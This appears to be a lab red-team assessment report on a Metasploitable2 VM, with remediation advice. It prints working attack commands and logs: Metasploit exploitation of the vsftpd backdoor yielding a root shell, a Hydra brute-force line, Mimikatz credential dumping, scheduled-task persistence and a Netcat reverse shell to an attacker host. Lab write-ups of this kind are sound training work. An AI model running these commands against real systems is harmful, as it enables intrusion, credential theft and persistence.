



Red Team Security Assessment Report

Target: Metasploitable2 (Internal Lab)

Assessment Type: Red Team Operation

Assessment Duration: 3 Days

Assessor: Antony Frenish

Date: 05/12/2025

1. Executive Summary

This Red Team assessment targeted a single internal lab VM (Metasploitable2) to evaluate vulnerabilities, exploitability, and post-exploitation risks. Using industry-standard tools such as Nmap, OpenVAS, Metasploit, Hydra, Mimikatz, and Netcat, multiple critical vulnerabilities were identified, including an exploitable vsftpd 2.3.4 backdoor and misconfigurations enabling credential theft. The engagement demonstrated full attack-chain feasibility: **reconnaissance → scanning → exploitation → privilege escalation → persistence**. The assessment concludes that the system is critically vulnerable, allowing remote code execution and unauthorized persistence. Immediate remediation, patching, and hardening are strongly recommended to prevent real-world exploitation.

2. Engagement Overview

Assessment Type:

Red Team / Adversary Simulation

Timeline:

3-day engagement

Rules of Engagement (RoE):

- **Scope:** 1 VM (Metasploitable2)
- **Allowed Actions:** Reconnaissance, scanning, exploitation, privilege escalation, persistence
- **Prohibited Actions:**
 - Data destruction



- Ransomware
- Brute forcing production accounts
- DDoS
- **Tools Approved:** Nmap, OpenVAS, Metasploit, Mimikatz, Netcat, Hydra
- **Reporting Requirement:** Full report with findings and recommendations

3. Scope & Objectives

Scope

- One internal lab VM
- No external systems
- No cloud, production, or internet-based targets

Objectives

- Identify exploitable vulnerabilities
- Simulate attacker behavior
- Gain initial access
- Escalate privileges
- Maintain persistence
- Document attack paths and provide mitigation steps

4. Methodology

This engagement followed the **SANS Pentest Methodology**:

4.1 Reconnaissance

- Passive: OSINT Framework
- Active: Nmap port scanning

4.2 Vulnerability Scanning

- OpenVAS scan on full port range
- Prioritized vulnerabilities using CVSS

4.3 Exploitation

- Metasploit: vsftpd backdoor, Samba exploit
- Manual exploitation checks

4.4 Post-Exploitation

- User enumeration
- File system access
- Lateral movement simulation

4.5 Persistence

- Netcat reverse shell

- Windows Scheduled Task (simulation)
- Credential dumping via Mimikatz (on Windows test VM)

4.6 Documentation

- SANS reporting format
- MITRE ATT&CK mapping
- Flowchart diagrams
- Logs, screenshots, PoC evidence

5. Findings:

5.1 Nmap Scan Results

Port	Service	Version
21	FTP	vsftpd 2.3.4
22	SSH	OpenSSH 4.7p1
23	Telnet	Linux telnetd
445	Samba	Samba smbd 3.x
3306	MySQL	MySQL 5.0.51a

5.2 OpenVAS Findings

Vulnerability	CVSS	Description
vsftpd 2.3.4 Backdoor	7.5	Provides remote backdoor shell
Samba usermap script RCE	9.0	Allows remote code execution

Weak FTP Authentication 5.0 Accepts weak passwords

6. Detailed Findings

Finding #1: vsftpd 2.3.4 Backdoor

Severity: Critical

Impact: Remote unauthenticated root shell

Evidence:

Metasploit module exploit/unix/ftp/vsftpd_234_backdoor

Recommendation:

Remove vsftpd 2.3.4, replace with maintained version or disable FTP entirely.

Finding #2: Samba Usermap Script RCE

Severity: High

Impact: Remote code execution as root

Evidence:

Metasploit module exploit/multi/samba/usermap_script

Recommendation:

Patch Samba, disable anonymous access, restrict SMB exposure.

Finding #3: Weak Authentication

Severity: Medium

Evidence:

Hydra brute-force succeeded using:

```
hydra -l admin -p password123 ftp://<target-ip>
```

Recommendation:

Enforce strong password policy (minimum 12+ characters, complexity, rotation).

7. Proof of Concept (PoC)

7.1 vsftpd Exploit

Commands:

```
msfconsole  
use exploit/unix/ftp/vsftpd_234_backdoor  
set RHOSTS <ip>  
run
```

Result:

A remote shell was obtained on port 6200.

Summary:

The vsftpd 2.3.4 backdoor was successfully exploited using Metasploit. The module injected a malicious payload that triggered a hidden backdoor added to the vsftpd source code. Upon running the exploit, a remote interactive shell was opened, providing command execution on the target machine as root. This allowed enumeration of users, system files, network information, and laid the foundation for persistence techniques. The exploit confirmed that the vulnerability is fully weaponizable and poses a severe risk, enabling attackers to bypass authentication and compromise the entire system without credentials, demonstrating a complete system-level takeover.

8. Post-Exploitation & Persistence

8.1 Credential Dumping (Windows VM)

```
mimikatz.exe "sekurlsa::logonpasswords"
```

Credentials extracted successfully.

8.2 Scheduled Task Persistence (Windows test VM)

Command:

```
schtasks /create /sc minute /mo 5 /tn backuptask /tr C:\test.bat
```

Task executed every 5 minutes.

8.3 Netcat Reverse Shell

Attacker:

```
nc -lvp 4444
```

Victim:

```
nc -e /bin/bash <attacker-ip> 4444
```

Reverse shell established successfully.

9. MITRE ATT&CK Mapping

The vsftpd 2.3.4 backdoor exploit maps to MITRE ATT&CK Technique **T1059 – Command Execution**, where an attacker achieves remote shell access via a malicious service. The Samba exploit maps to **T1210 – Exploitation of Remote Services**, indicating adversary behavior to gain unauthorized access by exploiting network-exposed software vulnerabilities.

10. Recommendations

High Priority

- Patch vsftpd, Samba, and all outdated services
- Disable FTP and Telnet
- Enforce strong password policies
- Restrict SMB shares

Medium Priority

- Enable firewall rules
- Network segmentation
- Disable guest/anonymous accounts

Low Priority

- Improve logging



- Enable SSH key authentication
- Regular vulnerability scanning

11. Appendix

- Nmap screenshots

```
└─(cybercheems㉿kali)-[~]
$ nmap -sC -sV 192.168.216.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-03 12:20 IST
Stats: 0:00:43 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 78.26% done; ETC: 12:21 (0:00:09 remaining)
Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 78.26% done; ETC: 12:21 (0:00:10 remaining)
Stats: 0:01:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 82.61% done; ETC: 12:22 (0:00:12 remaining)
Stats: 0:01:21 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 82.61% done; ETC: 12:22 (0:00:14 remaining)
Stats: 0:01:26 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 82.61% done; ETC: 12:22 (0:00:15 remaining)
```

```
└─(cybercheems㉿kali)-[~]
$ nmap -sS 192.168.216.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-03 12:24 IST
Nmap scan report for 192.168.216.128
Host is up (0.0053s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 6.73 seconds
```



```
(cybercheems㉿kali)-[~]
└ $ nmap -A 192.168.216.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-03 12:24 IST
Stats: 0:01:39 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 82.61% done; ETC: 12:26 (0:00:20 remaining)
Stats: 0:01:44 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 82.61% done; ETC: 12:26 (0:00:21 remaining)
Stats: 0:01:57 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 82.61% done; ETC: 12:27 (0:00:23 remaining)
Stats: 0:01:58 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 82.61% done; ETC: 12:27 (0:00:24 remaining)
Stats: 0:03:09 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.78% done; ETC: 12:27 (0:00:00 remaining)
Nmap scan report for 192.168.216.128
Host is up (0.0012s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-bounce: bounce working!
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
|     FTP server status:
|       Connected to 192.168.216.1
|       Logged in as ftp
|       TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smptd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STAMBITMIME, DSN
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
|   bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-server-header: Apache/2.2.8 ((Ubuntu) DAV/2)
```



- Metasploit exploitation logs

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.216.128
RHOSTS => 192.168.216.128
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.216.128:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.216.128:21 - USER: 331 Please specify the password.
[+] 192.168.216.128:21 - Backdoor service has been spawned, handling ...
[+] 192.168.216.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.84.138:36001 → 192.168.216.128:6200) at 2025-12-04 09:34:48 +0530
```

- Mimikatz output

```
mimikatz 2.2.0 x64 (oe.eo)

#####
mimikatz 2.2.0 <x64> #19041 Sep 19 2022 17:44:08
## ^ ## "A La Vie, A L'Amour" - <oe.eo>
## / > ## /*** Benjamin DELPY "gentilkiwi" <benjamin@gentilkiwi.com>
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX <vincent.letoux@gmail.com>
##### > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 99125 <00000000:00018335>
Session           : Interactive from 2
User Name         : user
Domain            : user-PC
Logon Server      : USER-PC
Logon Time        : 2025-Dec-04 13:02:33
SID               : S-1-5-21-2796994753-3155621903-2037604979-1000

msv :
[00000003] Primary
* Username : user
* Domain  : user-PC
* LM       : aad3b435b51404eeaad3b435b51404ee
* NTLM     : 31d6cfed16ae931b73c59d7e0c089c0
* SHA1    : da39a3ee5e6b4b0d3255bfef95601890af80709

tspkg :
* Username : user
* Domain  : user-PC
* Password : <null>

wdigest :
* Username : user
* Domain  : user-PC
* Password : <null> ↗

kerberos :
* Username : user
* Domain  : user-PC
* Password : <null>

ssp :
credman :

Authentication Id : 0 ; 99095 <00000000:00018317>
Session           : Interactive from 2
User Name         : user
Domain            : user-PC
Logon Server      : USER-PC
Logon Time        : 2025-Dec-04 13:02:33
SID               : S-1-5-21-2796994753-3155621903-2037604979-1000

msv :
[00000003] Primary
* Username : user
* Domain  : user-PC
* LM       : aad3b435b51404eeaad3b435b51404ee
* NTLM     : 31d6cfed16ae931b73c59d7e0c089c0
* SHA1    : da39a3ee5e6b4b0d3255bfef95601890af80709

tspkg :
```



- Task Scheluding ScreenShot:

```
Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\Users\user>echo Hello > C:\test.txt
Access is denied.

C:\Users\user>schtasks /create /sc minute /mo 5 /tn Test /tr C:\test.txt
SUCCESS: The scheduled task "Test" has successfully been created.


C:\Users\user>schtasks /query /tn Test

Folder: \
TaskName           Next Run Time      Status
=====  ======  =====
Test               2025-Dec-04 14:11:00  Ready   →

C:\Users\user>
```



- Flowchart (Recon → Exploit → Persistence)



- Trello checklist:

LINK TO OPEN TRELLO:

<https://trello.com/invite/b/69327d06bbc07d31fdeaf0e4/ATTI15bca4c78da20f2a6264fb4e2064a588A7E6197E/red-teaming-operation>

- Rules of Engagement:

<https://docs.google.com/document/d/1D2GspGJIID8D6M0em4C3X7HSqsDaKvfOyVeWthwWk6o/edit?usp=sharing>



- Metasploit Documentation HackMD:

https://hackmd.io/@HMqBgukGSfaAYT6cUsfztw/Sy_KjAkzZx